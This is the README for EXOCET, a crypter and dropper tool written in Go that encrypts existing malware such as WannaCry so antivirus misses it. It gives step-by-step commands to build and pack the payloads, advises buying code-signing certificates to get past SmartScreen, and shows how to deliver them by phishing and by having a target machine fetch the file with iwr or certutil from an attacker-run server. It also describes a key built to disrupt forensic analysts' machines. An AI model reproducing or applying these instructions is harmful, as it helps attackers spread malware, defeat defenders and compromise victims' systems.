 tanc7/exocet-av-evasion
EXOCET - AV-evading, undetectable, payload delivery tool
Chang Tan
AWS Certified Cloud Practitioner and Solutions Architect Associate
[email protected]
Make sure you pack your payloads to avoid any leaks of the crypter's key and further frustrate malware analysts. A commercial top-of-the-line packer like Themida is NOT required. It would raise further suspicion without something like a code-signing certificate. Without code-signing certificate, on Windows systems, SmartScreen is automatically triggered. This is the rule for all potentially unwanted programs or "PUPs", meaning all malware payloads, beacons, geacons, remote access trojans, etc., requires a code signing certificate. Your money is better spent on buying a code-signing cert than some top-of-the-line packer.
go run exocet.go malware.exe outputmalware.go
env GOOS=windows GOARCH=amd64 build -ldflags "-s -w" outputmalware.go
upx --best outputmalware.exe
Then drop the payload on your target. Using something like a phishing email, link, or if you already have shell access, deliver it using something like hosting your own server locally
python -m http.server 80'
and then on the machine you are compromising, run as a powershell prompt
iwr -Uri "http://yourip/outputmalware.exe" -OutFile "NotMalware.exe"
or
certutil.exe -urlcache -split -f http://yourip/outputmalware.exe
and then execute with outputmalware.exe

EXOCET is superior to Metasploit's "Evasive Payloads" modules as EXOCET uses AES-256 in GCM Mode (Galois/Counter Mode). Metasploit's Evasion Payloads uses a easy to detect RC4 encryption. While RC4 can decrypt faster, AES-256 is much more difficult to ascertain the intent of the malware.
However, it is possible to use Metasploit to build a Evasive Payload, and then chain that with EXOCET. So EXOCET will decrypt via AES-256, and then the Metasploit Evasive Payload then decrypts itself from RC4.
Much like my previous project, DarkLordObama, this toolkit is designed to be a delivery/launch vehicle, much like Veil-Evasion does.
However, EXOCET is not limited to a single codebase or platforms that are running Python. EXOCET works on ALL supported platforms and architectures that Go supports.
EXOCET, is effectively a crypter-type malware dropper that can recycle easily detectable payloads like WannaCry, encrypt them using AES-GCM (Galois/Counter Mode), which is more secure than AES-CBC, and then create a dropper file for a majority of architectures and platforms out there.
Basically...
That means 32-bit, and 64-bit architectures, and it works on Linux, Windows, Macs, Unix, Android, iPhone, etc. You take, anything, and I mean ANYTHING, like the 1988 Morris Worm that nearly brought down the internet (which exploited a flaw in the fingerd listener daemon on UNIX), and make it a viable cyberweapon again.
EXOCET is written entirely in Go.
EXOCET, regardless of which binary you use to run it, requires Golang to work. By default, it generates a crypter .go file.
sudo apt-get update && sudo apt-get install -y golanggo get github.com/tanc7/EXOCET-AV-Evasiongo run EXOCET.go detectablemalware.exe outputmalware.go
A key is automatically generated for you. The key is 64-characters long and is entirely composed of bash and cmd.exe shell pipe redirectors to confuse and disrupt brute-forcing attempts against the key by causing unpredictable, destructive behavior on the forensic analyst's device.
For 64-bit Windows Targets...
env GOOS=windows GOARCH=amd64 go build -ldflags "-s -w" -o outputMalware.exe outputmalware.go
And out comes a outputmalware.exe file
For 64-bit MacOS Targets
env GOOS=darwin GOARCH=amd64 go build -ldflags "-s -w" -o outputMalware.macho outputmalware.go
For 64-bit Linux Targets
env GOOS=linux GOARCH=amd64 go build -ldflags "-s -w" -o outputMalware.elf outputmalware.go
See this reference on github for your parameters for other operating systems like Android Reference for Go Cross Compilation
Note that the key can still be found with the strings command, please use the upx-ucl command to pack binary to conceal the key.
Furthermore, there are prebuilt binaries that I have made, meaning you just have to run ./EXOCET or EXOCET-Windows.exe
I, Chang Tan, and the creators of the main module and submodules of Exocet and the packages it incorporates are NOT responsible for the misuse of this tool. This is merely a penetration testing tool. You are strictly prohibited from deploying Exocet output binaries against unauthorized protected systems or unauthorized protected government systems.
I am aware that threat actors of APT41 and the NSO Group have used and/or adopted code from this tool, particularly the go-memexec method. If I were to be approached by Federal Investigators regarding the misuse of this tool, I am not claiming responsibility.
This is the same stuff that happened to the developers of Mimikatz and PowerShell Empire (who deprecated their own development upon realization of its use among threat actors). The successors have picked up development of Empire, and there are free alternatives such as Covenant C2.
On May 4th, 1982, during the Falklands War, a squadron of Argentinan Super Eterdards launched a French made Exocet missile at the HMS Sheffield. Despite the Royal Navy's attempts to stop the missile, one struck, sinking the Sheffield. That incident literally put Argentina on the map as a show of force against a global colonial power.
News Article of the sinking of the HMS Sheffield
Very much like how Onel de Guzman's actions with the ILOVEYOU virus put the Philippines on the map as a cyber threat.
.png)
So this month, and the next month is going to be a busy month for me, and there will be delays in implementing these methods. But I am excited to get started on implementing new AV evasion techniques such as...


